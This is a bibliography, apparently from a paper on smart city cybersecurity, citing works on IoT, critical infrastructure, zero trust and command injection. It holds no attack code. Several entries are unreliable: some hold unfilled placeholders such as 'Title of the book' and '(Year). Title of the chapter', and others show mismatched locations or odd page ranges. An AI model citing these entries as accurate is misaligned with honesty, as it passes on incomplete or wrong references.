Kitchin, R., & Dodge, M. (2020). The (in) security of smart cities: Vulnerabilities, risks, mitigation, and prevention. In Smart cities and innovative urban technologies (pp. 47-65). Routledge.

Lee, J. C., Kim, J. H., & Seo, J. T. (2019). Cyber attack scenarios on smart city and their ripple effects. In International Conference on Platform Technology and Service (PlatCon) (pp. 3-4, 2-3, 28-30). Jeju, South Korea.

Louise, L., & Thomas, M. (2019). Artificial intelligence and big data analytics in support of cyber defense. In Developments in Information Security and Cybernetic Wars (pp. 42-63).

Ly, D. (2023). On the horizon for smart cities: How AI and IoT are transforming urban living. Retrieved from [https://www.forbes.com/sites/forbestechcouncil/2023/04/07/on-the-horizon-for-smart-cities-how-ai-and-iot-are-transforming-urban-living/?sh=23681d377145]

Mitrevsk, M., Toni, M., & Robert, M. (2019). Critical infrastructure: Concept and security challenges. In Title of the book (pp. 39-40).

Nonaka, M. (2018). Advancing blockchain cybersecurity: Technical and policy considerations for the financial services industry. Microsoft.

Onwubiko, C. (2020, June). Focusing on the recovery aspects of cyber resilience. In 2020 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA) (pp. 1-13). IEEE.

Palmisano, S. (2020). A smarter planet building a smarter planet, city by city: Keynote address at the smarter cities forum. Shanghai. [https://www.ibm.com/smarterplanet/us/en/smarter_cities/article/shanghai_keynote.html]

Pavlenko, E., & Zegzhda, D. (2018). Sustainability of cyber-physical systems in the context of targeted destructive influences. In IEEE Industrial Cyber-Physical Systems (ICPS) (pp. 830-834). St. Petersburg, FL, USA.

Peck, M. (2017). Blockchains: How they work and why they'll change the world. IEEE Spectrum.

Protic, D. D. (Year). Title of the chapter. In General Staff of Serbian Army, Department for Telecommunications and Informatics (J-6), Centre for Applied Mathematics and Electronics (pp. 821-822).

Rahman, T., Rohan, R., Pal, D., & Kanthamanon, P. (2021, June). Human factors in cybersecurity: A scoping review. In Proceedings of the 12th International Conference on Advances in Information Technology (pp. 1-11).

Rao, P. M., & Deebak, B. D. (2023). Security and privacy issues in smart cities/industries: Technologies, applications, and challenges. Journal of Ambient Intelligence and Humanized Computing, 14(8), 10517-10553.

Rishabh Bhardwaj (2023). AI & ML in Cybersecurity. [https://www.linkedin.com/pulse/ai-ml-cybersecurity-rishabh-bhardwaj]

Ristvej, J., Lacinák, M., & Ondrejka, R. (2020). On smart city and safe city concepts. Mobile Networks and Applications, 25(3), 836-845.

Rose, S. W., Borchert, O., Mitchell, S., & Connelly, S. (2020). Zero trust architecture. NIST Special Publication, 800-207.

Sadiku, M., Ashaolu, T., Ajayi-Majebi, A., & Musa, S. (2021). Smart cities. International Journal of Scientific Advances, 2(5), 777-781.

Savin, V. D., & Anysz, R. N. (2021). Cybersecurity threats and vulnerabilities of critical infrastructures. American Research Journal of Humanities Social Science (ARJHSS), 4(7), 90-96.

Sharon Shea (2020). Smart City [https://www.techtarget.com/iotagenda/definition/smart-city]

Shinde, N., & Kulkarni, P. (2021). Cyber incident response and planning: A flexible approach. Computer Fraud & Security, 2021(1), 14-19.

Smartamerica. (2024). Smart cities USA. [https://smartamerica.org/teams/smart-cities-usa/]

Stübinger, J., & Schneider, L. (2020). Understanding smart city—A data-driven literature review. Sustainability, 12(20), 8460.

Techstarters (2024). What is A Security Audit & Risk Assessment? [https://techstarters.com/cybersecurity/security-audits-risk-assesments/#:~:text=What%20is%20A%20Security%20Audit,to%20the%20achievement%20of%20objectives]

TRINCĂ, V. T. (2023). The key components of a smart city. Annales Universitatis Apulensis-Series Oeconomica, 25(2).

Twi-global (2024). WHAT IS A SMART CITY? – DEFINITION AND EXAMPLES [https://www.twi-global.com/technicalknowledge/faqs/what-is-a-smart-city]

Vasilomanolakis, E., Karuppayah, S., Muhlh, M., & Fischer, M. (2015). Taxonomy and survey of collaborative intrusion detection. ACM Computing Surveys (CSUR), 47(4), 1-33.

Wagner, N., et al. (2016). Towards automated cyber decision support: A case study on network segmentation for security. In IEEE Symposium Series on

Computational Intelligence (SSCI) (pp. 1-10). Athens. doi: 10.1109/SSCI.2016.7849908.

Zhang, K., Ni, J., Yang, K., Liang, X., Ren, J., & Shen, X. S. (2017). Security and privacy in smart city applications: Challenges and solutions. IEEE Communications Magazine, 55(1), 122-129.

Zhong, W. (2024). Command injection. [https://owasp.org/www-community/attacks/Command_Injection]